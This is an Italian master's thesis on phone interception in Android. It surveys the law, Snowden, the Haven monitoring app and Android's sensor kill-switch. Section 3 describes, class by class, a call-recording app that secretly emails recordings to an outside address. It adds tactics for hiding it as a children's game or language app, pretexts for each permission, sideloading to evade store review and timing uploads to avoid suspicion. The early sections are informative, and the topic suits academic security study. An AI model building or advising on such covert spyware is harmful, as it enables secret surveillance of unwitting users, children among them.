UNIVERSITÀ DEGLI STUDI DI SALERNO

Facoltà di Scienze Matematiche Fisiche e Naturali

Tesi di Laurea magistrale in
Informatica
Curriculum Cloud Computing

Le intercettazioni telefoniche in Android

Relatore
Prof. Roberto De Prisco

Candidato
Vincenzo Santoro

Anno Accademico 2019-2020

Dediche e Ringraziamenti

//TODO

Sommario

1. Introduzione

1.1 Definizione di Intercettazione telefonica

L'intercettazione è l'azione o l'insieme di azioni operate al fine di acquisire nozione ed eventualmente copia di uno scambio di comunicazioni fra due o più soggetti terzi di cui si analizzano, spesso a loro insaputa, le comunicazioni intercorse tra di essi. L'intercettazione telefonica opera con o senza la collaborazione degli operatori telefonici, le linee telefoniche obiettivo dell'intercettazione vengono duplicate, in maniera completamente impercettibile all'utilizzatore, e le conversazioni in copia sono instradate verso un apposito centro intercettazioni, in cui possono essere registrate su supporti magnetici o digitali. Le registrazioni vengono solitamente protette con sistemi di cifratura.[1]

1.2 La legge sulle intercettazioni telefoniche in Italia

Le intercettazioni sono previste e disciplinate dall'art. 266 e seguenti del codice di procedura penale italiano. L'organo competente a disporla è il Pubblico Ministero (PM), ai fini del procedimento penale. Il codice di procedura penale italiano prevede dei limiti e dei presupposti e una disciplina procedimentale molto rigorosa; tra le motivazioni che possono portare ad una intercettazione vi sono i gravi indizi di reato e l'assoluta indispensabilità dell'intercettazione per il proseguimento delle indagini, per i delitti delineati dall'art. 266 e alle condizioni dell'art. 103 comma 5°. Tra i requisiti vi è il decreto motivato del PM dopo l'autorizzazione del GIP; tuttavia in casi di urgenza il PM può disporre immediatamente con decreto motivato l'inizio dell'intercettazione e chiedere successivamente, ma entro 24 ore, l'autorizzazione del GIP: in caso contrario l'intercettazione deve essere interrotta e gli elementi acquisiti sono inutilizzabili.

«1. L'intercettazione di conversazioni o comunicazioni telefoniche e di altre forme di telecomunicazione è consentita nei procedimenti relativi ai seguenti reati:
a) delitti non colposi per i quali è prevista la pena dell'ergastolo o della reclusione superiore nel massimo a cinque anni determinata a norma dell'articolo 4;
b) delitti contro la pubblica amministrazione per i quali è prevista la pena della reclusione non inferiore nel massimo a cinque anni determinata a norma dell'articolo 4;
c) delitti concernenti sostanze stupefacenti o psicotrope;
d) delitti concernenti le armi e le sostanze esplosive;
e) delitti di contrabbando;
f) reati di ingiuria, minaccia, usura, abusiva attività finanziaria, abuso di informazioni privilegiate, manipolazione del mercato, molestia o disturbo alle persone col mezzo del telefono;
f-bis) delitti previsti dall'articolo 600-ter, terzo comma, del codice penale, anche se relativi al materiale pornografico di cui all'articolo 600-quater.1 del medesimo codice, nonché dall'art. 609-undecies;
f-ter) delitti previsti dagli articoli 444, 473, 474, 515, 516 e 517-quater del codice penale;
f-quater) delitto previsto dall'articolo 612-bis del codice penale.
2. Negli stessi casi è consentita l'intercettazione di comunicazioni tra presenti, che può essere eseguita anche mediante l'inserimento di un captatore informatico su un dispositivo elettronico portatile. Tuttavia, qualora queste avvengano nei luoghi indicati dall'articolo 614 del codice penale, l'intercettazione è consentita solo se vi è fondato motivo di ritenere che ivi si stia svolgendo l'attività criminosa.
2-bis.L'intercettazione di comunicazioni tra presenti mediante inserimento di captatore informatico su dispositivo elettronico portatile è sempre consentita nei procedimenti per i delitti di cui all'articolo 51, commi 3-bis e 3-quater.»[2]

2. Auto-intercettarsi per la propria sicurezza

2.1 Edward Snowden

Edward Joseph Snowden (21 giugno 1983) è un informatico e attivista statunitense. È stato un ex-tecnico della CIA ed ha collaborato fino al 10 giugno 2013 con un'azienda che svolgeva consulenza per la National Security Agency (NSA) americana. Terminò la sua collaborazione come informatico di tali aziende quando nel giugno 2013 collaborò con diversi giornalisti per rivelare documenti segreti riguardanti programmi di intelligence secretati, come ad esempio i programmi di intercettazioni telefoniche tra Stati Uniti e Unione europea e svariati programmi di sorveglianza su internet. A seguito di queste fughe di notizie, in gergo *leak*, verrà accusato il giorno del suo trentesimo compleanno (21 giugno 2013) di aver violato l'Espionage Act del 1917 e di furto di proprietà del governo con conseguente ritiro del passaporto. Riuscì lo stesso a fuggire in Russia dove ad oggi risiede grazie alla concessione del diritto d'asilo.[3] Nel 2014 interpreta sé stesso nel film *Citizenfour* nel quale compare assieme all'attivista Julian Assange[4] mentre nel 2016 è interpretato dall'attore Joseph Gordon-Levitt nell'omonimo film *Snowden* di Oliver Stone.[5] Sempre nel 2016 diventò presidente della Freedom of the Press Foundation, un'organizzazione il cui scopo è proteggere i giornalisti dallo hacking e dalla sorveglianza del governo e in tale ruolo contribuirà allo sviluppo dell'applicazione open-source Haven: Keep Watch.

2.2 Haven: Keep Watch

Haven: Keep Watch è un applicazione open source per dispositivi Android sviluppata da Guardian Project in collaborazione con la Fondazione Freedom of the Press. Essa utilizza tutti i sensori a disposizione del telefono per monitorare costantemente l'ambiente circostante. L'app è pensata per giornalisti investigativi o per persone che temano che la propria privacy sia messa a rischio da eventuali intercettazioni o intrusioni al fine di boicottare la propria attività o di attentare alla vita di tali soggetti. La prima release stabile dell'applicazione risale al 7 dicembre 2019 mentre l'ultimo aggiornamento (sul Google Play Store) è del 17 aprile 2017. L'app tutt'oggi è ancora in BETA ma è comunque liberamente scaricabile dal Play Store di Google. Non è disponibile per dispositivi iOS (iPhone o altri dispositivi Apple) per una scelta degli sviluppatori: l'app infatti non è pensata per il telefono che viene utilizzato nella vita di tutti i giorni ma andrebbe installata su un vecchio telefono, con i sensori necessari funzionanti, per poi lasciarlo nella propria abitazione, ufficio o stanza d'albergo a monitorare eventuali attività sospette. Gli utenti Apple infatti vengono invitati ad acquistare un telefono Android di fascia bassa (fascia non esistente nei dispositivi Apple), il cui costo si aggira sui 100 dollari, per utilizzarlo come "anti furto" su cui far girare l'applicazione che permette di inviare i dati a dispositivi sia Android che iOS.[6] Bisogna segnalare che ovviamente la qualità dell'audio e delle fotografie o dei video generati dall'applicazione sarà influenzata dalla fotocamera e dai microfoni presenti sul dispositivo. Su Github l'applicazione viene ancora aggiornata nonostante l'ultimo aggiornamento sul play store risalga a più di un anno fa.[7] Una volta scaricata, l'applicazione permetterà all'utente di configurare i vari sensori, dopo aver richiesto i permessi necessari, e richiederà il numero di telefono a cui inviare i log. Questa però è una funzione *legacy*, in quanto la prima versione dell'applicazione richiedeva che sul dispositivo intercettato fosse presente una scheda SIM in quanto permetteva di configurare l'invio di SMS verso il cellulare principale

dell'utente per segnalare determinati eventi considerati sospetti ma in seguito ai cambi di policy di Google questa funzione è stata sostituita sfruttando l'applicazione Signal, app che tra l'altro lo stesso Snowden consiglia di usare al posto di Telegram o WhatsApp se non si vuol rischiare di essere intercettati da governi, hacker o aziende durante le nostre conversazioni private.[8] Signal infatti crittografa le conversazioni e le rende leggibili esclusivamente al mittente e al destinatario (che in questo caso coincidono). La configurazione di Signal è facoltativa, l'applicazione può conservare i log sulla memoria del telefono per consultarli al rientro a casa o in camera d'albergo, anche se è consigliata in quanto il telefono intercettatore potrebbe essere rubato o manomesso dall'eventuale attaccante. Una volta configurata e calibrata, l'app può essere utilizzata per avviare la sorveglianza. È possibile impostare un timer per ritardare l'inizio della registrazione, con un range che va dai 5 secondi fino a diverse ore. Una volta avviata l'intercettazione, questa continuerà finché l'utente non selezionerà "disattiva". Ovviamente la registrazione può essere interrotta e poi ripresa da un eventuale intruso, ma questo segnalerebbe lo stesso la presenza di un estraneo nella stanza in cui viene effettuata la sorveglianza. Una volta disattiva la registrazione, sarà possibile consultare un log con tutte le registrazioni dei rumori captati dall'applicazione e dei video registrati dalla telecamera. I log possono essere eliminati dall'utente una volta che non siano più necessari. Anche l'intruso può eliminarli, rendendo di fatto certa una manomissione ma rendendo impossibile identificare chi è entrato e cosa abbia fatto oltre alla cancellazione del log, per questo è necessario impostare l'app per comunicare tramite Signal al telefono principale dell'utente, in modo da essere avvisati tempestivamente in caso di intrusioni.

2.3 Silenziare un dispositivo Android

Se da un lato un'applicazione come Haven permette di utilizzare tutti i sensori del telefono per la propria sicurezza, è anche vero che sempre di più di gli utenti temono di essere spiati dalle applicazioni installate sui propri dispositivi. Non è raro imbattersi in conversazioni, su internet o nella vita reale, di utenti che raccontano di aver ricevuto inserzioni personalizzate riguardo uno specifico prodotto pur non avendolo mai ricercato su internet ma avendolo solo menzionato in conversazioni con persone nella stessa stanza. Per fare un esempio, una persona che dovesse comunicare al proprio partner di aver trovato un topo in cantina, potrebbe ritrovarsi, navigando su Facebook o Amazon, un'inserzione sponsorizzata riguardante trappole o veleni per topi. Per venire incontro alle perplessità degli utenti e per fornire un'ulteriore strumento di protezione per la privacy , Android ha introdotto a partire dalla versione 10 la possibilità di disabilitare tutti i sensori in solo click. Attivando questa funzione, lo smartphone, tablet o prodotto Android spegnerà all'istante tutte le fotocamere e tutti i microfoni, la bussola, il GPS, l'accelerometro e qualsiasi altro tipo di sensore. Se l'utente proverà ad attivare la fotocamera o a registrare una voce, l'applicazione non si aprirà o la voce sarà completamente silenziosa. Il funzionamento del telefono e della rete dati non verrà disconnesso, sarà possibile continuare a ricevere telefonate, messaggi e altro. Anche il Wi-Fi e il Bluetooth rimarranno attivi. Quando questa funzione è abilitata, i sensori smettono di segnalare i dati al sistema o alle app.[

3. Un semplice intercettatore telefonico in Android

Verrà ora discusso il codice di un'applicazione che permette di intercettare le chiamate in entrata ed in uscita effettuate dal cellulare su cui viene installata. L'app registra la voce dell'utente ma non quella di chi si trova dall'altro capo della comunicazione in quanto tale tipo di registrazione richiede dei permessi specifici che Android concede solo alle app di sistema. Il file risultante è comunque utilizzabile per capire l'argomento della conversazione (ad esempio si può intuire se il soggetto intercettato sta parlando di attività criminali o se sta parlando con un'amante). Una volta terminata la telefonata, l'app invia automaticamente il file della conversazione ad un indirizzo e-mail senza che l'utente ne possa venire a conoscenza. Il codice scritto dall'applicazione può essere facilmente mascherato da un'altra applicazione modificandone la grafica o le funzione, rendendola di fatto uno *spyware* che l'utente installa sul suo telefono. Per dare un'idea al lettore, l'app che viene mostrata potrebbe essere un clone gratuito di un gioco per cellulari a pagamento (magari indirizzato ai bambini) che utilizza i permessi richiesti per svolgere le proprie attività ma che segretamente intercetta anche le telefonate effettuate. Inizieremo ad analizzare l'applicazione dall'Android Manifest per discutere dei permessi necessari.[10]

3.1 AndroidManifest.xml

3.1.1 Permessi necessari

Nel sistema operativo Android le funzionalità, i sensori o i servizi sono protetti e per farne uso all'interno di un'applicazione di terze parti è necessario dichiararne l'uso all'interno del Manifesto dell'applicazione e, a partire dalla versione 6.0, richiedere l'autorizzazione all'utente la prima volte che l'app utilizza tali permessi. Verranno ora discussi i permessi richiesti dall'applicazione per funzionare, specificandone il motivo di utilizzo e dando un'idea di giustificazione che potrebbe essere addotta all'interno di un'applicazione per nascondere il vero utilizzo. Vale la pena ricordare che l'applicazione realizzata non ha alcuna funzionalità che mascheri quale sia il suo utilizzo principale (cioè quello di registrale la voce dell'utente e di inviarne la copia ad un indirizzo e-mail esterno) e le giustificazioni vengono fornite per dare al lettore un'idea di come dei permessi così importanti possano essere richiesti con motivi banali e plausibili. Se poi si decidesse di mascherare l'applicazione con un gioco per bambini, probabilmente le motivazioni sarebbero del tutto inutili, in quanto non è raro che un genitore faccia installare l'app direttamente al proprio figlio sul proprio dispositivo senza supervisione (per mancanza di tempo o per incapacità di utilizzare il dispositivo al di là delle funzioni più basilare) e molte volte i bambini, per la fretta di giocare, tendono ad accettare indiscriminatamente tutti i permessi richiesti senza ragionare sull'effettivo utilizzo degli stessi.

INTERNET: questo permesso è necessario per l'invio delle e-mail contenenti le registrazioni delle chiamate. Per giustificare questo permesso all'utente, ipotizzando che si è deciso di nascondere il nostro intercettatore dietro un gioco per bambini, ma anche per adulti, basterebbe inserire una qualche funzionalità di gioco online (pensiamo al popolarissimo *Ruzzle* dove si possono sfidare amici e sconosciuti sfruttando la rete internet).

WRITE_EXTERNAL_STORAGE, **READ_EXTERNAL_STORAGE**: questi due permessi servono rispettivamente a scrivere (*WRITE*) e a leggere (*READ*) la memoria del dispositivo. Vengono richiesti per salvare il file della registrazione per poi leggerlo quando bisogna inviare l'e-mail. Possono essere mascherati ipotizzando, all'interno dell'ottica di un gioco, un sistema di salvataggio in locale dei progressi dell'utente per il quale è necessario appunto scrivere dati in memoria per poi leggerli al successivo avvio dell'applicazione.

RECORD_AUDIO: è il permesso necessario per registrare la voce dell'utente, fondamentale per una buona riuscita dell'intercettazione. Più difficile da mascherare rispetto ai precedenti, ma è comunque possibile implementare una forma di riconoscimento vocale all'interno del gioco e far credere all'utente che tale permesso verrà utilizzato solo per quello scopo. Ad esempio, l'app potrebbe prevedere dei comandi vocali per proseguire nel gioco oppure essere un corso di lingua (un clone di *Duolinguo*) che chiede di registrare la voce dell'utente al fine di verificare la pronuncia. In quest'ottica è anche facilmente integrabile in un gioco per bambini, dato che spesso questi hanno una componente didattica per insegnare i rudimenti base della lingua inglese.

READ_PHONE_NUMBERS, **READ_SMS**, **READ_PHONE_STATE**: i primi due permettono di leggere il gestore ed il numero della scheda SIM dell'utente, nel caso in cui sia stata prevista un'opzione di "portabilità" (ovvero il passaggio da un operatore all'altro mantenendo il vecchio numero) verrà letto il cosiddetto "numero temporaneo" che viene fornito all'utente nelle 48 ore necessarie per effettuare il passaggio. Il terzo permesso serve a leggere lo stato del telefono: se sta squillando, se è a riposo o se è in corso una telefonata. È fondamentale per risparmiare batteria e non insospettire l'utente: senza questi permessi infatti dovremmo registrare costantemente il telefono ed inviare periodicamente (ad esempio ogni ora) il file della registrazione. Un comportamento del genere genererebbe un dispendio di energia non indifferente che potrebbe portare l'utente a disinstallare l'applicazione per aumentare la durata della batteria del dispositivo, oltre ad un notevole consumo dei dati per inviare e-mail di così grandi dimensioni con grande frequenza (altro motivo che potrebbe spingere l'utente a disinstallarla nel caso in cui abbia un piano dati limitato). È evidente che questi permessi sono ancora più sensibili dal punto di vista dell'utente e che l'utente più attento sarebbe restio a concederli senza una motivazione più che valida (a meno che non si rientra nell'ipotesi dell'istallazione affidata ad un bambino o ad un utente meno esperto). Tra le motivazioni utilizzate potrebbe esserci la registrazione al gioco tramite l'invio di un codice tramite SMS, con conseguente richiesta di abilitare i permessi per scoprire in automatico il numero dell'utente e per leggere l'SMS automaticamente. In questo modo si potrebbe eventualmente scoprire il numero dell'utente in caso di portabilità: basterebbe chiedere all'utente se il numero letto è giusto e in caso di risposta negativa chiedere di digitare il numero corretto e salvarlo in memoria per poter identificare sempre l'autore delle telefonate.

PROCESS_OUTGOING_CALLS: permette di gestire le chiamate in uscita. Viene utilizzata per scoprire il numero chiamato dall'utente. Non è fondamentale per la riuscita dell'intercettazione, che va lo stesso a buon fine, ma permette di identificare la persona che sta dall'altro capo della conversazione, ad esempio in un'intercettazione di polizia, se l'utente intercettato parla di attività criminali permette di ottenere il numero dei complici o nel caso dello spaccio di sostanze stupefacenti permette di risalire a pusher o clienti. Può essere mascherato integrando la procedura di registrazione all'applicazione con un codice comunicato tramite una telefonata, permettendo all'utente di riceverlo tramite SMS o con una telefonata automatizzata ma chiedendo comunque entrambi i permessi.
ACCESS_NETWORK_STATE: un permesso opzionale che non viene richiesto nell'app sviluppata ma che può essere richiesto per migliorarla, permette di controllare se è attiva la connessione dati, il Wi-Fi o se entrambe sono spente. Può essere utilizzato per ritardare l'invio delle e-mail finché non è attiva la rete Wi-Fi in maniera tale da non consumare i dati del piano tariffario dell'utente per mascherare meglio il reale scopo dell'app.
Bisogna tenere conto che una tale mole di permessi sarà visibile nella pagina del Play Store della nostra applicazione se dovesse essere accettata da Google, cosa però difficile se si pensa di mascherare l'applicazione come un clone di un'applicazione già presente o se la si marca come app per bambini. Google infatti implementa controlli stringenti sulle app per evitare che vengano caricati cloni, app non ufficiali di brand famosi o applicazioni pericolose per la salute dei bambini. Proprio per questi controlli applicazioni di questo tipo vengono diffuse direttamente in formato *.apk*, con guide per permettere all'utente di abilitare il dispositivo all'istallazione di applicazioni al di fuori del Play Store, pensiamo al popolare gioco "*I Simpson™ Springfield*" di cui venne diffuso una mod da installare tramite apk (che altro non era un clone del gioco originale) per avere la valuta di gioco premium, normalmente acquistabile con micro-transazioni, in quantità illimitata. In questo modo si bypassano i controlli della qualità di Google ed è possibile nascondere molti dei permessi richiesti all'utente, anche se alcuni dovranno essere per forza richiesti a Runtime (nel nostro caso specifico, Telefonate, SMS, Registrare audio e gestione file multimediali).

3.1.2 Ricevitore
Nel Manifest dichiariamo anche un ricevitore. Questa classe sarà sempre in esecuzione, anche quando l'app è in background, ma non se viene completamente chiusa, e si occuperà di segnalare all'applicazione quando è in corso una telefonata in uscita. Per rilevare le telefonate in ingresso invece ci basterà osservare i cambiamenti dello stato del Telephony Manager e lo faremo sempre grazie al ricevitore dichiarato.

3.1.3 Provider
Nel Manifest infine dichiariamo un File Provider. Questo ci permetterà di recuperare i file audio generati dall'intercettazione e di passarli alla classe che si occuperà di inviare una mail in totale segretezza contenente i risultati dell'intercettazione.

3.2 MainActivity.java
Esamineremo ora il codice della MainActivity, ovvero ciò che l'utente visualizzerà una volta lanciata l'app. Questa è la classe in cui verranno lanciati il ricevitore e tutte le componenti necessarie per intercettare la telefonata ed inviarne il risultato. Non essendo l'app uno spyware a tutti gli effetti (per esserlo dovrebbe appunto mascherare la sua funzione dietro un'altra applicazione) non è necessario esaminare il file ActivityMain.xml, ovvero il file che ne definirebbe l'aspetto. Qui l'aspetto viene appunto creato nel metodo onCreate dell'applicazione, con la creazione a Runtime di un LinearLayout a cui viene assegnata una singola TextView. Si segnala che una prima versione dell'applicazione mascherava l'intercettatore dietro un registratore vocale, come è possibile vedere da alcuni screenshot presenti in appendice ma, come già specificato, questo codice costituire uno "scheletro" per costruire un'applicazione più complessa che possa nasconderne le reali funzioni dietro funzionalità che possano interessare all'utente: tali operazioni dovrebbero essere svolte qui e la parte grafica essere definita nel relativo file xml. Dopo aver creato la minimale grafica dell'applicazione, viene fatto un controllo per verificare che l'utente abbia concesso tutti i permessi tramite la funzione checkPermission che restituisce un booleano positivo nel caso in cui tutti i permessi siano stati concessi. In caso di risposta negativa vengono chiesti i permessi all'utente e la TextView mostrerà un messaggio all'utente che lo invita a riavviare l'applicazione per sfruttarne tutte le funzioni. I permessi vengono chiesti tutti in un'unica volta dato che l'applicazione ha un unico scopo che li richiede tutti

per funzionare, ma sarebbe una *best practice* chiederli solo nel momento dell'effettivo utilizzo (ad esempio chiedere il permesso di leggere gli SMS solo nel momento in cui l'utente deve ricevere un codice per confermare la registrazione). Oltre che corretto, tale comportamento potrebbe portare l'utente ad insospettirsi di meno ogni volta che concede un singolo permesso, rispetto invece alla richiesta di una mole di permessi in un'unica soluzione. Se i permessi sono stati concessi (ovvero se la funzione ha restituito un booleano positivo) l'applicazione raggiunge la linea di codice:
TelephonyManager tMgr = (TelephonyManager) this.getSystemService(Context.TELEPHONY_SERVICE);
Questa operazione crea un oggetto di tipo TelephonyManager che ci permette di accedere a diverse funzioni, come il riconoscimento dell'operatore telefonico o il numero di telefono della SIM inserita. A questo punto l'applicazione tenta di creare una cartella dal nome "Intercettazioni" (dato che non lascia spazio a differenti interpretazioni, in un app spyware andrebbe rinominata con il nome di una funzione dell'app, come ad esempio "salvataggi" per un app di gioco). La funzione mkdir restituisce un booleano positivo se la cartella è stata creata o un booleano negativo se la cartella esiste già. Non è necessario salvare tale risultato perché all'applicazione interessa che questa cartella sia presente all'interno della memoria e non che venga creata al momento del lancio (dato che potrebbe dover essere eseguita più di una volta nel corso della sua vita). Il blocco try/catch viene comunque utilizzato per catturare eventuali errori che possano essere generati nel tentativo di creare la cartella. Il nome della directory viene calcolato dalla variabile *statica final* fileName che invoca la funzione *Environment.getExternalStorageDirectory().getAbsolutePath()* per scoprire il percorso per accedere all'archivio del telefono. A questo punto può essere creato un oggetto di tipo CallRecorder, che prende in input il *path* della directory e le cui funzionalità verranno analizzate nei paragrafi successivi di questo capitolo. A questo punto tramite la riga *String phoneNumber = tMgr.getLine1Number();* otteniamo il numero di telefono dell'utente che ha installato la nostra applicazione. A questo punto vengono creati gli oggetti GMailSender e il BroadcastReceiver. Del GMailSender si segnala che lo username e la password sono salvati nelle risorse di tipo String dell'applicazione per motivi di sicurezza e che per lo stesso motivo in questa tesi il file strings.xml è stato omesso. Prima di lanciare il ricevitore, occorre creare un oggetto di tipo IntentFilter che segnala al sistema operativo che il ricevitore è interessato a due tipi di azioni: *NEW_OUTGOING_CALL* (nuova chiamata in uscita) e *PHONE_STATE_CHANGED* (cambio di stato del telefono). La combinazione di queste due permette al ricevitore di identificare quando è in arrivo una nuova chiamata o quando l'utente sta chiamando qualcuno, e dunque può essere finalmente registrato. Infine, la TextView creata in precedenza viene aggiornata per mostrare il numero di telefono dell'utente e il suo operatore telefonico.

3.3 CallRecorder.java

Questa classe si occupa di registrare le chiamate in entrata ed in uscita. Viene creata prendendo in input una stringa che rappresenta il percorso in cui salvare i file delle registrazioni e dispone di due metodi principali (*startRecording* e *stopRecording*) ed un metodo ausiliario (*getLocation*). Il metodo *startRecording* prende in input una stringa che rappresenta il nome del file da registrare e pcome prima istruzione controlla che non sia in corso un'altra registrazione (tramite la variabile booleana *imRecording* che viene settata a *false* nel costruttore) e nel caso in cui non siano attive registrazioni crea un oggetto di tipo MediaRecorder, imposta i vari valori necessari al suo funzionamento (fonte dell'audio, formato di output, nome del file e Encoder dell'audio) e poi tenta di invocare il metodo *prepare()*. Se la chiamata non va a buon fine stampa un messaggio di errore nel Log della console sviluppatore e ritorna, altrimenti invoca il metodo *start()* e setta imRecording a true. Il metodo *stopRecording* restituisce un Booleano che serve al ricevitore per capire se è stato prodotto un file da inviare. In maniera opposta al primo metodo, restituisce immediatamente *false* se non è in corso alcuna registrazione, altrimenti invoca i metodi *stop()* e *release()* per interrompere la registrazione e rilasciare le risorse occupate dal registratore, poi lo distrugge impostandolo a *null*, cambia il valore di *imRecording* a false e restituisce *true*. Il metodo getLocation() è solo un metodo ausiliario che restituisce il path della directory in cui vengono salvate le registrazioni.

3.4 GMailSender.java

Questa classe per funzionare richiede tre librerie aggiuntive normalmente non presenti nei progetti Android Java: *javax.activation*, *javax.mail* e il file di libreria *activation.jar*. Infatti, il normale comportamento di un'e-mail Intent in Android comporta innanzitutto la possibilità di scegliere tra i diversi provider di e-mail presenti

sul telefono (ad esempio Gmail o Outlook) e successivamente l'utente dovrebbe premere il tasto invio della mail, di fatto visualizzandone il contenuto. Siccome stiamo inviando un file, esso vedrebbe anche tale file e l'indirizzo e-mail a cui vogliamo mandarlo, rendendo di fatto impossibile l'intercettazione poiché, pur non riuscendo a risalire alla posizione del file nella memoria del telefono difficilmente ne confermerebbe l'invio. Inoltre, visualizzando questo comportamento dopo ogni telefonata potrebbe insospettirsi e di fatto capire che l'applicazione svolge delle attività in più rispetto a quelle dichiarate. La classe estende un oggetto di tipo *javax.mail.Authenticator*. Dopo i vari import e le variabili della classe, viene aggiunto un provider di sicurezza di tipo JSSEProvider, il cui codice è disponibile in appendice come tutto il resto del progetto. Nel costruttore vengono presi in input due stringhe che costituiscono l'username (o meglio l'indirizzo e-mail) e la password dell'account che vogliamo utilizzare. Siccome è richiesto che tali valori siano presenti all'interno dell'applicazione è consigliabile utilizzare un indirizzo e-mail che abbia solo questo scopo in maniera tale da non aggiungere informazioni troppo sensibili all'utente nel caso in cui riesca a de-compilare la nostra apk. Nel codice di esempio è stato utilizzato l'indirizzo della mia mail universitaria, ma è stata comunque omessa dal listato del codice. Si potrebbero anche utilizzare l'indirizzo email e la password della vittima intercettata ma questo ci porrebbe di fronte a due nuovi problemi: il primo è ottenere tali dati, la mail si potrebbe appunto ottenere in fase di registrazione chiedendo all'utente di impostare la sua email e la sua password e in buona parte dei casi potrebbe essere sufficiente poiché le persone tendono ad utilizzare la stessa password per la maggior parte degli account, ma nel resto dei casi renderebbe le intercettazioni inutilizzabili. Il secondo problema è che l'utente troverebbe le e-mail con le registrazioni nella cartella "inviate" della propria app di gestione della casella di posta elettronica, esponendo le registrazioni e l'indirizzo email verso cui erano inviate. Per cui si ritiene che sia più sicuro utilizzare un proprio indirizzo email per inviare questi dati. Una volta impostati username e password, la classe crea un oggetto di tipo Properties con tutte le proprietà necessarie per definire un protocollo per inviare una e-mail ed un oggetto di tipo Session in cui gestire l'autenticazione tramite e-mail e password. La funzione principale di questa classe è la funzione *synchronized sendMail* che si occupa di finalizzare l'invio della e-mail. Questa funzione prende in input l'oggetto del messaggio (*subject*), il corpo del messaggio (*body*), l'indirizzo e-mail a cui deve essere inviato (*recipients*, infatti si può avere più di un destinatario) e il nome del file da inviare (*filename*, che può essere anche impostato a *null* nel caso in cui si voglia utilizzare questa funzione per scopi dell'app da mostrare all'utente (come ad esempio l'invio di una mail di conferma di avvenuta registrazione). Eventualmente anche *subject* e *body* possono essere impostati a *null*, in quel caso si otterrà una e-mail rispettivamente priva dell'oggetto o del testo del messaggio. A questo punto nel blocco try/catch viene creato un oggetto di tipo *MimeMessage* (presente nella libreria aggiuntiva *javax.mail*) che rappresenta l'e-mail che vogliamo inviare e ne vengono settati i vari campi. L'allegato e il corpo del messaggio vengono impostati dalla funzione ausiliaria *addAttachment*. Il destinatario può essere impostato tramite le funzioni di libreria *setRecipient* (se è uno solo) o *setRecipients* (se sono due o più e sono separati da virgola). A questo punto si invoca la funzione *Transport.send(message)* (sempre presente nella libreria *javax.mail*) che si occuperà dell'invio del messaggio. I due blocchi catch catturano nello specifico l'*AuthenticationFailedException* (presente in *javax.mail*) e nel caso in cui questa eccezione venga lanciata verranno mostrati nel log l'indirizzo e-mail e la password inserita (per verificare che non fossero errate) e si verrà invitati ad abilitare l'opzione "Consenti app meno sicure" dal proprio account Gmail poiché la nostra applicazione non è inserita in quelle considerate "sicure" da Google.[11] Questo costituisce infatti il terzo problema per cui è sconsigliabile utilizzare l'account dell'utente intercettato o un account che usiamo nella vita di tutti i giorni: l'opzione va abilitata manualmente e Google periodicamente la disabilita se questa non viene utilizzata (ovvero se non si utilizzano app non sicure). Il secondo blocco catch più in generale cattura tutte le opzioni che potrebbero generarsi e ne stampa il nome della classe e l'eventuale messaggio (se non è *null*, infatti alcune eccezioni delle librerie aggiuntive hanno solo il nome ma non un messaggio). La funzione ausiliaria *addAttachment* si occupa di recuperare il file che vogliamo inviare dalla memoria del telefono e di settare il body della nostra e-mail. Questi valori verranno memorizzati in una variabile globale di tipo *Multipart* che verrà aggiunta al messaggio dalla funzione principale. Eventuali eccezioni vengono catturate dal blocco try/catch.

3.5 OutgoingCallReceiver.java

Questa classe rappresenta il ricevitore che verrà lanciato insieme alla schermata principale dell'applicazione. Il ricevitore sarà sempre attivo finché l'utente non chiuderà completamente l'applicazione (e continuerà ad intercettare le telefonate finché l'applicazione sarà in esecuzione o in background). Questo "difetto" dell'intercettatore dovrebbe farci capire perché è sempre meglio chiudere un'applicazione quando non la stiamo usando, non solo per risparmiare la batteria del nostro telefono, ma anche per uccidere eventuali processori in background lanciati a nostri insaputa di cui non conosciamo lo scopo. La classe dispone di due costruttori: uno vuoto ed inutilizzato (ma è necessario averlo altrimenti l'applicazione andrà in crash al momento del lancio del ricevitore) ed un costruttore parametrico che accetta in input un oggetto di tipo *CallRecorder*, il *Context* dell'applicazione, un oggetto *GMailSender* ed una stringa contenente il numero di telefono dell'utente intercettato. Il metodo *onReceive* si occupa di lanciare un *Task* asincrono (una classe interna privata che estende la classe *AsyncTask*) che gestirà tutte le operazioni di intercettazione senza che l'utente noti rallentamenti o un temporaneo blocco del proprio telefono. All'interno di tale classe viene ricavato il numero di telefono chiamante (o che sta venendo chiamato) tramite *intent.getStringExtra(Intent.EXTRA_PHONE_NUMBER)*. Successivamente dall'*Intent* si ricavano l'azione (*action*) in corso e la relativa *URI*. Se l'azione corrisponde a "*android.intent.action.PHONE_STATE*" significa che c'è stato un cambiamento di stato nel telefono, ovvero se era a riposo (*idle*) è ora in corso una telefonata (*offhook*) o viceversa. Se l'uri contiene al suo interno "*state=OFFHOOK*", viene calcolata la data corrente (per dare un nome all'intercettazione che ci permetta di risalire a giorno ed ora della telefonata) e viene convertita in stringa, rimuovendo eventuali spazi " ", due punti "*:*" o segni di addizione "*+*". A questo punto si chiama *cr.startRecording(fileName)* che, se non è già in corso una registrazione, avvierà le operazioni necessarie per intercettare la telefonata. Se invece l'uri contiene "*state=IDLE*", si prova ad interrompere la registrazione con cr.stopRecording() e se la funzione restituisce true (ovvero era in corso una registrazione ed è stata interrotta e salvata con successo) si prova ad inviare una e-mail sfruttando l'oggetto *GMailSender* descritto in precedenza. Eventuali eccezioni vengono mostrate nel Log dell'applicazione. Le ultime operazioni svolte dalla classe sfruttando lo *StringBuilder* sono operazioni di debug non necessarie per l'intercettazione. La funzione *onPostExecute* chiama *finish()* così il *BroadcastReceiver* può essere riciclato.

3.5 Possibili miglioramenti

Come già ribadito in altre parti di questo documento, l'applicazione mostrata è solo uno scheletro di un intercettatore telefonico che difficilmente potrebbe essere scaricata volontariamente dall'utente da intercettare o conservata nel caso in cui gli venisse installata senza il suo consenso. Dunque, il primo miglioramento sarebbe quello di mascherare le funzioni dietro un'applicazione più complessa e con funzionalità che possano interessare all'utente. Un altro difetto è l'impossibilità di intercettare entrambe le voci delle persone coinvolte nella conversazione, ma questo richiederebbe i permessi di ROOT del telefono ed uno degli scopi di questa tesi è studiare come svolgere intercettazioni telefoniche senza richiedere tali permessi. Un miglioramento sull'invio delle e-mail potrebbe includere un controllo sul tipo di connessione dati con la possibilità di differire l'invio se l'utente non è connesso ad una rete Wi-Fi, in modo da non fornire all'utente un campanello d'allarme osservando il consumo dei dati del suo piano tariffario. Inoltre, allo stato corrente l'invio della e-mail fallirebbe se l'utente non fosse collegato ad una rete mobile o alla connessione Wi-Fi e non sarebbe possibile ripeterlo in futuro pur avendo ancora il file sulla memoria del telefono. Infine 